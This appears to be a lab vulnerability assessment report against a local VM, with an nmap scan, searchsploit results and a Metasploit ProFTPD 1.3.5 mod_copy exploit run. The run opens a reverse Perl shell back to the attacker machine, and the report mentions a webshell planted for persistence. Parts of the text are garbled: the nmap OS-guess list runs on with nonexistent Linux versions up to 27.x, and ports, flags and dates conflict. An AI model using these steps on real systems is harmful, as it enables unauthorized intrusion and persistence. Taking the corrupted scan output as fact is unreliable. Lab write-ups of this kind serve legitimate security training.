

Task 4 – Vulnerability Assessment Report

Challenge Information

- **VM Setup:** Vulnerable VM imported in VirtualBox (Host-only Network)
- **Attacker Machine:** Kali Linux 2025.2
 - IP: 192.168.31.93
- **Target Machine:** Challenge VM (Ubuntu / Metasploitable-style)
 - IP: 192.168.31.170

Tools Used:

- Nmap (7.95)
 - Metasploit Framework (msf6)
 - smbclient
 - curl / gobuster
 - Manual enumeration
-

1. Enumeration

1.1 Nmap Service Scan


Command:

```
nmap -sC -sV -O 192.168.31.170 -oN nmap_initial.txt
```

Findings:

```
21/tcp  open  ftp      ProFTPD 1.3.5
22/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu
80/tcp  open  http     Apache httpd 2.4.7
139/tcp open  netbios-ssn Samba smbd 3.X
445/tcp open  microsoft-ds Samba smbd 3.X
3306/tcp open  mysql    MySQL (unauthorized)
8080/tcp open  http     Jetty 8.1.7.v20120910
```

Screenshot – Nmap output



```
kali㉿kali:~/Desktop
$ nmap -sc -sV -o 192.168.31.170 -oh nmap_initial.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2023-08-18 11:23 EDT
Nmap scan report for 192.168.31.170 (192.168.31.170)
Host is up (0.00079s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp   ProFTPD 1.3.5
22/tcp    open  ssh   OpenSSH 6.6.1p1 Ubuntu 2ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2f:ea:ef:4a:5a:26:87:76:12:26:59:58:0d:a1:b4 (DSA)
|   2048 c9:ac:7e:0:ff:8:de:8b:a3:a3:44:ab:3d:32:20:a5:c6 (RSA)
|_  256 c0:94:cc:18:7e:27:7a:49:7:8d:2:a:bd:b0:42:4c:36:17 (ECDSA)
|_  512 30:79:76:f3:49:49:7:8d:2:a:bd:b0:42:4c:36:17 (SHA-1)
|_  65537 30:79:76:f3:49:49:7:8d:2:a:bd:b0:42:4c:36:17 (RSA)
80/tcp    open  http  Apache httpd 2.4.7
|_http-title: Index of /
| http-headers: Volume /
|_SIZE      FILENAME
| 2023-08-18 19:37  chat/
|_- 2023-08-18 19:37  drupal/
| 1.7K 2023-08-18 19:37  payroll_app.php
| 2023-08-18 12:46  phpmyadmin/
|_http-server-header: Apache/2.4.7 (Ubuntu)
443/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open ipp   CUPS v1.7
|_http-title: Bad Request - CUPS v1.7.2
|_http-headers: CUPS/1.7.2 IP/2.1
3008/tcp closed
3306/tcp open  mysql MySQL (unauthorized)
8080/tcp open  http  Jetty 8.1.7.v20120910
|_http-headers: Jetty/8.1.7.v20120910
|_http-title: Error 404 - Not Found
8101/tcp closed internapter
Mac Address: Intel PRO/100 MT (MC Systemtechnik/Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux 3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 4.10 (94%), Linux 4.14 - 4.16 (94%), Linux 4.18 - 4.20 (94%), Linux 4.22 - 4.24 (94%), Linux 4.26 - 4.28 (94%), Linux 4.30 - 4.32 (94%), Linux 4.34 - 4.36 (94%), Linux 4.38 - 4.40 (94%), Linux 4.42 - 4.44 (94%), Linux 4.46 - 4.48 (94%), Linux 4.50 - 4.52 (94%), Linux 4.54 - 4.56 (94%), Linux 4.58 - 4.60 (94%), Linux 4.62 - 4.64 (94%), Linux 4.66 - 4.68 (94%), Linux 4.70 - 4.72 (94%), Linux 4.74 - 4.76 (94%), Linux 4.78 - 4.80 (94%), Linux 4.82 - 4.84 (94%), Linux 4.86 - 4.88 (94%), Linux 4.90 - 4.92 (94%), Linux 4.94 - 4.96 (94%), Linux 4.98 - 5.00 (94%), Linux 5.02 - 5.04 (94%), Linux 5.06 - 5.08 (94%), Linux 5.10 - 5.12 (94%), Linux 5.14 - 5.16 (94%), Linux 5.18 - 5.20 (94%), Linux 5.22 - 5.24 (94%), Linux 5.26 - 5.28 (94%), Linux 5.30 - 5.32 (94%), Linux 5.34 - 5.36 (94%), Linux 5.38 - 5.40 (94%), Linux 5.42 - 5.44 (94%), Linux 5.46 - 5.48 (94%), Linux 5.50 - 5.52 (94%), Linux 5.54 - 5.56 (94%), Linux 5.58 - 5.60 (94%), Linux 5.62 - 5.64 (94%), Linux 5.66 - 5.68 (94%), Linux 5.70 - 5.72 (94%), Linux 5.74 - 5.76 (94%), Linux 5.78 - 5.80 (94%), Linux 5.82 - 5.84 (94%), Linux 5.86 - 5.88 (94%), Linux 5.90 - 5.92 (94%), Linux 5.94 - 5.96 (94%), Linux 5.98 - 6.00 (94%), Linux 6.02 - 6.04 (94%), Linux 6.06 - 6.08 (94%), Linux 6.10 - 6.12 (94%), Linux 6.14 - 6.16 (94%), Linux 6.18 - 6.20 (94%), Linux 6.22 - 6.24 (94%), Linux 6.26 - 6.28 (94%), Linux 6.30 - 6.32 (94%), Linux 6.34 - 6.36 (94%), Linux 6.38 - 6.40 (94%), Linux 6.42 - 6.44 (94%), Linux 6.46 - 6.48 (94%), Linux 6.50 - 6.52 (94%), Linux 6.54 - 6.56 (94%), Linux 6.58 - 6.60 (94%), Linux 6.62 - 6.64 (94%), Linux 6.66 - 6.68 (94%), Linux 6.70 - 6.72 (94%), Linux 6.74 - 6.76 (94%), Linux 6.78 - 6.80 (94%), Linux 6.82 - 6.84 (94%), Linux 6.86 - 6.88 (94%), Linux 6.90 - 6.92 (94%), Linux 6.94 - 6.96 (94%), Linux 6.98 - 7.00 (94%), Linux 7.02 - 7.04 (94%), Linux 7.06 - 7.08 (94%), Linux 7.10 - 7.12 (94%), Linux 7.14 - 7.16 (94%), Linux 7.18 - 7.20 (94%), Linux 7.22 - 7.24 (94%), Linux 7.26 - 7.28 (94%), Linux 7.30 - 7.32 (94%), Linux 7.34 - 7.36 (94%), Linux 7.38 - 7.40 (94%), Linux 7.42 - 7.44 (94%), Linux 7.46 - 7.48 (94%), Linux 7.50 - 7.52 (94%), Linux 7.54 - 7.56 (94%), Linux 7.58 - 7.60 (94%), Linux 7.62 - 7.64 (94%), Linux 7.66 - 7.68 (94%), Linux 7.70 - 7.72 (94%), Linux 7.74 - 7.76 (94%), Linux 7.78 - 7.80 (94%), Linux 7.82 - 7.84 (94%), Linux 7.86 - 7.88 (94%), Linux 7.90 - 7.92 (94%), Linux 7.94 - 7.96 (94%), Linux 7.98 - 8.00 (94%), Linux 8.02 - 8.04 (94%), Linux 8.06 - 8.08 (94%), Linux 8.10 - 8.12 (94%), Linux 8.14 - 8.16 (94%), Linux 8.18 - 8.20 (94%), Linux 8.22 - 8.24 (94%), Linux 8.26 - 8.28 (94%), Linux 8.30 - 8.32 (94%), Linux 8.34 - 8.36 (94%), Linux 8.38 - 8.40 (94%), Linux 8.42 - 8.44 (94%), Linux 8.46 - 8.48 (94%), Linux 8.50 - 8.52 (94%), Linux 8.54 - 8.56 (94%), Linux 8.58 - 8.60 (94%), Linux 8.62 - 8.64 (94%), Linux 8.66 - 8.68 (94%), Linux 8.70 - 8.72 (94%), Linux 8.74 - 8.76 (94%), Linux 8.78 - 8.80 (94%), Linux 8.82 - 8.84 (94%), Linux 8.86 - 8.88 (94%), Linux 8.90 - 8.92 (94%), Linux 8.94 - 8.96 (94%), Linux 8.98 - 9.00 (94%), Linux 9.02 - 9.04 (94%), Linux 9.06 - 9.08 (94%), Linux 9.10 - 9.12 (94%), Linux 9.14 - 9.16 (94%), Linux 9.18 - 9.20 (94%), Linux 9.22 - 9.24 (94%), Linux 9.26 - 9.28 (94%), Linux 9.30 - 9.32 (94%), Linux 9.34 - 9.36 (94%), Linux 9.38 - 9.40 (94%), Linux 9.42 - 9.44 (94%), Linux 9.46 - 9.48 (94%), Linux 9.50 - 9.52 (94%), Linux 9.54 - 9.56 (94%), Linux 9.58 - 9.60 (94%), Linux 9.62 - 9.64 (94%), Linux 9.66 - 9.68 (94%), Linux 9.70 - 9.72 (94%), Linux 9.74 - 9.76 (94%), Linux 9.78 - 9.80 (94%), Linux 9.82 - 9.84 (94%), Linux 9.86 - 9.88 (94%), Linux 9.90 - 9.92 (94%), Linux 9.94 - 9.96 (94%), Linux 9.98 - 10.00 (94%), Linux 10.02 - 10.04 (94%), Linux 10.06 - 10.08 (94%), Linux 10.10 - 10.12 (94%), Linux 10.14 - 10.16 (94%), Linux 10.18 - 10.20 (94%), Linux 10.22 - 10.24 (94%), Linux 10.26 - 10.28 (94%), Linux 10.30 - 10.32 (94%), Linux 10.34 - 10.36 (94%), Linux 10.38 - 10.40 (94%), Linux 10.42 - 10.44 (94%), Linux 10.46 - 10.48 (94%), Linux 10.50 - 10.52 (94%), Linux 10.54 - 10.56 (94%), Linux 10.58 - 10.60 (94%), Linux 10.62 - 10.64 (94%), Linux 10.66 - 10.68 (94%), Linux 10.70 - 10.72 (94%), Linux 10.74 - 10.76 (94%), Linux 10.78 - 10.80 (94%), Linux 10.82 - 10.84 (94%), Linux 10.86 - 10.88 (94%), Linux 10.90 - 10.92 (94%), Linux 10.94 - 10.96 (94%), Linux 10.98 - 11.00 (94%), Linux 11.02 - 11.04 (94%), Linux 11.06 - 11.08 (94%), Linux 11.10 - 11.12 (94%), Linux 11.14 - 11.16 (94%), Linux 11.18 - 11.20 (94%), Linux 11.22 - 11.24 (94%), Linux 11.26 - 11.28 (94%), Linux 11.30 - 11.32 (94%), Linux 11.34 - 11.36 (94%), Linux 11.38 - 11.40 (94%), Linux 11.42 - 11.44 (94%), Linux 11.46 - 11.48 (94%), Linux 11.50 - 11.52 (94%), Linux 11.54 - 11.56 (94%), Linux 11.58 - 11.60 (94%), Linux 11.62 - 11.64 (94%), Linux 11.66 - 11.68 (94%), Linux 11.70 - 11.72 (94%), Linux 11.74 - 11.76 (94%), Linux 11.78 - 11.80 (94%), Linux 11.82 - 11.84 (94%), Linux 11.86 - 11.88 (94%), Linux 11.90 - 11.92 (94%), Linux 11.94 - 11.96 (94%), Linux 11.98 - 12.00 (94%), Linux 12.02 - 12.04 (94%), Linux 12.06 - 12.08 (94%), Linux 12.10 - 12.12 (94%), Linux 12.14 - 12.16 (94%), Linux 12.18 - 12.20 (94%), Linux 12.22 - 12.24 (94%), Linux 12.26 - 12.28 (94%), Linux 12.30 - 12.32 (94%), Linux 12.34 - 12.36 (94%), Linux 12.38 - 12.40 (94%), Linux 12.42 - 12.44 (94%), Linux 12.46 - 12.48 (94%), Linux 12.50 - 12.52 (94%), Linux 12.54 - 12.56 (94%), Linux 12.58 - 12.60 (94%), Linux 12.62 - 12.64 (94%), Linux 12.66 - 12.68 (94%), Linux 12.70 - 12.72 (94%), Linux 12.74 - 12.76 (94%), Linux 12.78 - 12.80 (94%), Linux 12.82 - 12.84 (94%), Linux 12.86 - 12.88 (94%), Linux 12.90 - 12.92 (94%), Linux 12.94 - 12.96 (94%), Linux 12.98 - 13.00 (94%), Linux 13.02 - 13.04 (94%), Linux 13.06 - 13.08 (94%), Linux 13.10 - 13.12 (94%), Linux 13.14 - 13.16 (94%), Linux 13.18 - 13.20 (94%), Linux 13.22 - 13.24 (94%), Linux 13.26 - 13.28 (94%), Linux 13.30 - 13.32 (94%), Linux 13.34 - 13.36 (94%), Linux 13.38 - 13.40 (94%), Linux 13.42 - 13.44 (94%), Linux 13.46 - 13.48 (94%), Linux 13.50 - 13.52 (94%), Linux 13.54 - 13.56 (94%), Linux 13.58 - 13.60 (94%), Linux 13.62 - 13.64 (94%), Linux 13.66 - 13.68 (94%), Linux 13.70 - 13.72 (94%), Linux 13.74 - 13.76 (94%), Linux 13.78 - 13.80 (94%), Linux 13.82 - 13.84 (94%), Linux 13.86 - 13.88 (94%), Linux 13.90 - 13.92 (94%), Linux 13.94 - 13.96 (94%), Linux 13.98 - 14.00 (94%), Linux 14.02 - 14.04 (94%), Linux 14.06 - 14.08 (94%), Linux 14.10 - 14.12 (94%), Linux 14.14 - 14.16 (94%), Linux 14.18 - 14.20 (94%), Linux 14.22 - 14.24 (94%), Linux 14.26 - 14.28 (94%), Linux 14.30 - 14.32 (94%), Linux 14.34 - 14.36 (94%), Linux 14.38 - 14.40 (94%), Linux 14.42 - 14.44 (94%), Linux 14.46 - 14.48 (94%), Linux 14.50 - 14.52 (94%), Linux 14.54 - 14.56 (94%), Linux 14.58 - 14.60 (94%), Linux 14.62 - 14.64 (94%), Linux 14.66 - 14.68 (94%), Linux 14.70 - 14.72 (94%), Linux 14.74 - 14.76 (94%), Linux 14.78 - 14.80 (94%), Linux 14.82 - 14.84 (94%), Linux 14.86 - 14.88 (94%), Linux 14.90 - 14.92 (94%), Linux 14.94 - 14.96 (94%), Linux 14.98 - 15.00 (94%), Linux 15.02 - 15.04 (94%), Linux 15.06 - 15.08 (94%), Linux 15.10 - 15.12 (94%), Linux 15.14 - 15.16 (94%), Linux 15.18 - 15.20 (94%), Linux 15.22 - 15.24 (94%), Linux 15.26 - 15.28 (94%), Linux 15.30 - 15.32 (94%), Linux 15.34 - 15.36 (94%), Linux 15.38 - 15.40 (94%), Linux 15.42 - 15.44 (94%), Linux 15.46 - 15.48 (94%), Linux 15.50 - 15.52 (94%), Linux 15.54 - 15.56 (94%), Linux 15.58 - 15.60 (94%), Linux 15.62 - 15.64 (94%), Linux 15.66 - 15.68 (94%), Linux 15.70 - 15.72 (94%), Linux 15.74 - 15.76 (94%), Linux 15.78 - 15.80 (94%), Linux 15.82 - 15.84 (94%), Linux 15.86 - 15.88 (94%), Linux 15.90 - 15.92 (94%), Linux 15.94 - 15.96 (94%), Linux 15.98 - 16.00 (94%), Linux 16.02 - 16.04 (94%), Linux 16.06 - 16.08 (94%), Linux 16.10 - 16.12 (94%), Linux 16.14 - 16.16 (94%), Linux 16.18 - 16.20 (94%), Linux 16.22 - 16.24 (94%), Linux 16.26 - 16.28 (94%), Linux 16.30 - 16.32 (94%), Linux 16.34 - 16.36 (94%), Linux 16.38 - 16.40 (94%), Linux 16.42 - 16.44 (94%), Linux 16.46 - 16.48 (94%), Linux 16.50 - 16.52 (94%), Linux 16.54 - 16.56 (94%), Linux 16.58 - 16.60 (94%), Linux 16.62 - 16.64 (94%), Linux 16.66 - 16.68 (94%), Linux 16.70 - 16.72 (94%), Linux 16.74 - 16.76 (94%), Linux 16.78 - 16.80 (94%), Linux 16.82 - 16.84 (94%), Linux 16.86 - 16.88 (94%), Linux 16.90 - 16.92 (94%), Linux 16.94 - 16.96 (94%), Linux 16.98 - 17.00 (94%), Linux 17.02 - 17.04 (94%), Linux 17.06 - 17.08 (94%), Linux 17.10 - 17.12 (94%), Linux 17.14 - 17.16 (94%), Linux 17.18 - 17.20 (94%), Linux 17.22 - 17.24 (94%), Linux 17.26 - 17.28 (94%), Linux 17.30 - 17.32 (94%), Linux 17.34 - 17.36 (94%), Linux 17.38 - 17.40 (94%), Linux 17.42 - 17.44 (94%), Linux 17.46 - 17.48 (94%), Linux 17.50 - 17.52 (94%), Linux 17.54 - 17.56 (94%), Linux 17.58 - 17.60 (94%), Linux 17.62 - 17.64 (94%), Linux 17.66 - 17.68 (94%), Linux 17.70 - 17.72 (94%), Linux 17.74 - 17.76 (94%), Linux 17.78 - 17.80 (94%), Linux 17.82 - 17.84 (94%), Linux 17.86 - 17.88 (94%), Linux 17.90 - 17.92 (94%), Linux 17.94 - 17.96 (94%), Linux 17.98 - 18.00 (94%), Linux 18.02 - 18.04 (94%), Linux 18.06 - 18.08 (94%), Linux 18.10 - 18.12 (94%), Linux 18.14 - 18.16 (94%), Linux 18.18 - 18.20 (94%), Linux 18.22 - 18.24 (94%), Linux 18.26 - 18.28 (94%), Linux 18.30 - 18.32 (94%), Linux 18.34 - 18.36 (94%), Linux 18.38 - 18.40 (94%), Linux 18.42 - 18.44 (94%), Linux 18.46 - 18.48 (94%), Linux 18.50 - 18.52 (94%), Linux 18.54 - 18.56 (94%), Linux 18.58 - 18.60 (94%), Linux 18.62 - 18.64 (94%), Linux 18.66 - 18.68 (94%), Linux 18.70 - 18.72 (94%), Linux 18.74 - 18.76 (94%), Linux 18.78 - 18.80 (94%), Linux 18.82 - 18.84 (94%), Linux 18.86 - 18.88 (94%), Linux 18.90 - 18.92 (94%), Linux 18.94 - 18.96 (94%), Linux 18.98 - 19.00 (94%), Linux 19.02 - 19.04 (94%), Linux 19.06 - 19.08 (94%), Linux 19.10 - 19.12 (94%), Linux 19.14 - 19.16 (94%), Linux 19.18 - 19.20 (94%), Linux 19.22 - 19.24 (94%), Linux 19.26 - 19.28 (94%), Linux 19.30 - 19.32 (94%), Linux 19.34 - 19.36 (94%), Linux 19.38 - 19.40 (94%), Linux 19.42 - 19.44 (94%), Linux 19.46 - 19.48 (94%), Linux 19.50 - 19.52 (94%), Linux 19.54 - 19.56 (94%), Linux 19.58 - 19.60 (94%), Linux 19.62 - 19.64 (94%), Linux 19.66 - 19.68 (94%), Linux 19.70 - 19.72 (94%), Linux 19.74 - 19.76 (94%), Linux 19.78 - 19.80 (94%), Linux 19.82 - 19.84 (94%), Linux 19.86 - 19.88 (94%), Linux 19.90 - 19.92 (94%), Linux 19.94 - 19.96 (94%), Linux 19.98 - 20.00 (94%), Linux 20.02 - 20.04 (94%), Linux 20.06 - 20.08 (94%), Linux 20.10 - 20.12 (94%), Linux 20.14 - 20.16 (94%), Linux 20.18 - 20.20 (94%), Linux 20.22 - 20.24 (94%), Linux 20.26 - 20.28 (94%), Linux 20.30 - 20.32 (94%), Linux 20.34 - 20.36 (94%), Linux 20.38 - 20.40 (94%), Linux 20.42 - 20.44 (94%), Linux 20.46 - 20.48 (94%), Linux 20.50 - 20.52 (94%), Linux 20.54 - 20.56 (94%), Linux 20.58 - 20.60 (94%), Linux 20.62 - 20.64 (94%), Linux 20.66 - 20.68 (94%), Linux 20.70 - 20.72 (94%), Linux 20.74 - 20.76 (94%), Linux 20.78 - 20.80 (94%), Linux 20.82 - 20.84 (94%), Linux 20.86 - 20.88 (94%), Linux 20.90 - 20.92 (94%), Linux 20.94 - 20.96 (94%), Linux 20.98 - 21.00 (94%), Linux 21.02 - 21.04 (94%), Linux 21.06 - 21.08 (94%), Linux 21.10 - 21.12 (94%), Linux 21.14 - 21.16 (94%), Linux 21.18 - 21.20 (94%), Linux 21.22 - 21.24 (94%), Linux 21.26 - 21.28 (94%), Linux 21.30 - 21.32 (94%), Linux 21.34 - 21.36 (94%), Linux 21.38 - 21.40 (94%), Linux 21.42 - 21.44 (94%), Linux 21.46 - 21.48 (94%), Linux 21.50 - 21.52 (94%), Linux 21.54 - 21.56 (94%), Linux 21.58 - 21.60 (94%), Linux 21.62 - 21.64 (94%), Linux 21.66 - 21.68 (94%), Linux 21.70 - 21.72 (94%), Linux 21.74 - 21.76 (94%), Linux 21.78 - 21.80 (94%), Linux 21.82 - 21.84 (94%), Linux 21.86 - 21.88 (94%), Linux 21.90 - 21.92 (94%), Linux 21.94 - 21.96 (94%), Linux 21.98 - 22.00 (94%), Linux 22.02 - 22.04 (94%), Linux 22.06 - 22.08 (94%), Linux 22.10 - 22.12 (94%), Linux 22.14 - 22.16 (94%), Linux 22.18 - 22.20 (94%), Linux 22.22 - 22.24 (94%), Linux 22.26 - 22.28 (94%), Linux 22.30 - 22.32 (94%), Linux 22.34 - 22.36 (94%), Linux 22.38 - 22.40 (94%), Linux 22.42 - 22.44 (94%), Linux 22.46 - 22.48 (94%), Linux 22.50 - 22.52 (94%), Linux 22.54 - 22.56 (94%), Linux 22.58 - 22.60 (94%), Linux 22.62 - 22.64 (94%), Linux 22.66 - 22.68 (94%), Linux 22.70 - 22.72 (94%), Linux 22.74 - 22.76 (94%), Linux 22.78 - 22.80 (94%), Linux 22.82 - 22.84 (94%), Linux 22.86 - 22.88 (94%), Linux 22.90 - 22.92 (94%), Linux 22.94 - 22.96 (94%), Linux 22.98 - 23.00 (94%), Linux 23.02 - 23.04 (94%), Linux 23.06 - 23.08 (94%), Linux 23.10 - 23.12 (94%), Linux 23.14 - 23.16 (94%), Linux 23.18 - 23.20 (94%), Linux 23.22 - 23.24 (94%), Linux 23.26 - 23.28 (94%), Linux 23.30 - 23.32 (94%), Linux 23.34 - 23.36 (94%), Linux 23.38 - 23.40 (94%), Linux 23.42 - 23.44 (94%), Linux 23.46 - 23.48 (94%), Linux 23.50 - 23.52 (94%), Linux 23.54 - 23.56 (94%), Linux 23.58 - 23.60 (94%), Linux 23.62 - 23.64 (94%), Linux 23.66 - 23.68 (94%), Linux 23.70 - 23.72 (94%), Linux 23.74 - 23.76 (94%), Linux 23.78 - 23.80 (94%), Linux 23.82 - 23.84 (94%), Linux 23.86 - 23.88 (94%), Linux 23.90 - 23.92 (94%), Linux 23.94 - 23.96 (94%), Linux 23.98 - 24.00 (94%), Linux 24.02 - 24.04 (94%), Linux 24.06 - 24.08 (94%), Linux 24.10 - 24.12 (94%), Linux 24.14 - 24.16 (94%), Linux 24.18 - 24.20 (94%), Linux 24.22 - 24.24 (94%), Linux 24.26 - 24.28 (94%), Linux 24.30 - 24.32 (94%), Linux 24.34 - 24.36 (94%), Linux 24.38 - 24.40 (94%), Linux 24.42 - 24.44 (94%), Linux 24.46 - 24.48 (94%), Linux 24.50 - 24.52 (94%), Linux 24.54 - 24.56 (94%), Linux 24.58 - 24.60 (94%), Linux 24.62 - 24.64 (94%), Linux 24.66 - 24.68 (94%), Linux 24.70 - 24.72 (94%), Linux 24.74 - 24.76 (94%), Linux 24.78 - 24.80 (94%), Linux 24.82 - 24.84 (94%), Linux 24.86 - 24.88 (94%), Linux 24.90 - 24.92 (94%), Linux 24.94 - 24.96 (94%), Linux 24.98 - 25.00 (94%), Linux 25.02 - 25.04 (94%), Linux 25.06 - 25.08 (94%), Linux 25.10 - 25.12 (94%), Linux 25.14 - 25.16 (94%), Linux 25.18 - 25.20 (94%), Linux 25.22 - 25.24 (94%), Linux 25.26 - 25.28 (94%), Linux 25.30 - 25.32 (94%), Linux 25.34 - 25.36 (94%), Linux 25.38 - 25.40 (94%), Linux 25.42 - 25.44 (94%), Linux 25.46 - 25.48 (94%), Linux 25.50 - 25.52 (94%), Linux 25.54 - 25.56 (94%), Linux 25.58 - 25.60 (94%), Linux 25.62 - 25.64 (94%), Linux 25.66 - 25.68 (94%), Linux 25.70 - 25.72 (94%), Linux 25.74 - 25.76 (94%), Linux 25.78 - 25.80 (94%), Linux 25.82 - 25.84 (94%), Linux 25.86 - 25.88 (94%), Linux 25.90 - 25.92 (94%), Linux 25.94 - 25.96 (94%), Linux 25.98 - 26.00 (94%), Linux 26.02 - 26.04 (94%), Linux 26.06 - 26.08 (94%), Linux 26.10 - 26.12 (94%), Linux 26.14 - 26.16 (94%), Linux 26.18 - 26.20 (94%), Linux 26.22 - 26.24 (94%), Linux 26.26 - 26.28 (94%), Linux 26.30 - 26.32 (94%), Linux 26.34 - 26.36 (94%), Linux 26.38 - 26.40 (94%), Linux 26.42 - 26.44 (94%), Linux 26.46 - 26.48 (94%), Linux 26.50 - 26.52 (94%), Linux 26.54 - 26.56 (94%), Linux 26.58 - 26.60 (94%), Linux 26.62 - 26.64 (94%), Linux 26.66 - 26.68 (94%), Linux 26.70 - 26.72 (94%), Linux 26.74 - 26.76 (94%), Linux 26.78 - 26.80 (94%), Linux 26.82 - 26.84 (94%), Linux 26.86 - 26.88 (94%), Linux 26.90 - 26.92 (94%), Linux 26.94 - 26.96 (94%), Linux 26.98 - 27.00 (94%), Linux 27.02 - 27.04 (94%), Linux 27.06 - 27.08 (94%), Linux 27.10 - 27.12 (94%), Linux 27.14 - 27.16 (94%), Linux 27.18 - 27.20 (94%), Linux 27.22 - 27.24 (94%), Linux 27.26 - 27.28 (94%), Linux 27.30 - 27.32 (9
```

```
| File Actions Edit View Help
| smb2-security-mode:
|   3:11:
|_  Message signing enabled but not required
| smb2-time:
|   2025-08-18T15:24:12
|_  start_date: N/A
| smb-security-mode:
| account_used: guest
| auth_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ clock-skew: mean: 1s, deviation: 3s, median: 0s
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 54.80 seconds
(kali㉿kali)-[~/Desktop]
└$ searchsploit ProFTPD 1.3.5
Exploit Title | Path
ProFTPD 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.r
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.p
ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution (2) | linux/remote/49988.p
ProFTPD 1.3.5 - File Copy | linux/remote/36742.t
Shellcodes: No Results
(kali㉿kali)-[~/Desktop]
└$
```

2.2 Gaining Access (Metasploit)

Steps:

msfconsole

search proftpd 1.3.5

use exploit/unix/ftp/proftpd_modcopy_exec

set RHOST 192.168.31.170

set SITEPATH /var/www/html

set payload cmd/unix/reverse_perl

exploit

Result: Reverse shell opened as www-data.

 *Screenshot – Metasploit session*

The screenshot shows the Metasploit Framework interface running on a Linux desktop. The terminal window displays the following session:

```
[*] msf6 > search proftpd 1.3.5
[+] 0 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes [ProFTPD 1.3.5] Mod_Copy Command Execution

[*] msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[*] msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.31.170
[*] RHOST => 192.168.31.170
[*] msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
[*] SITEPATH => /var/www/html
[*] msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
[*] payload => cmd/unix/reverse_perl
[*] msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.31.93:4444
[*] 192.168.31.170:80 - 192.168.31.170:21 - Connected to FTP server
[*] [*] 192.168.31.170:80 - 192.168.31.170:21 - Sending mod_copy commands to FTP server
[*] [*] 192.168.31.170:80 - Executing PHP payload /K9yQ0Q.php
[*] [*] 192.168.31.170:80 - Deleted /var/www/html/K9yQ0Q.php
[*] [*] Command shell session 1 opened (192.168.31.93:4444 -> 192.168.31.170:52040) at 2025-08-18 11:34:57 -0400
```

2.3 Post-Exploitation Enumeration

Commands executed inside the shell:

whoami

uname -a

```
ls /var/www/html
```

Findings:

- User: www-data
 - Directories: chat/, drupal/, phpmyadmin/, payroll_app.php
 - Uploaded webshell for persistence



Screenshot – command results

```

File Actions Edit View Help
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use @ or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.31.170
RHOST => 192.168.31.170
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.31.93:4444
[*] 192.168.31.170:80 - 192.168.31.170:22 - Connected to FTP server
[*] 192.168.31.170:80 - 192.168.31.93:4444 - Executing arbitrary Commands to FTP server
[*] 192.168.31.170:80 - Executing PHP payload /k9yQ0.php
[*] 192.168.31.170:80 - Deleted /var/www/html/k9yQ0.php
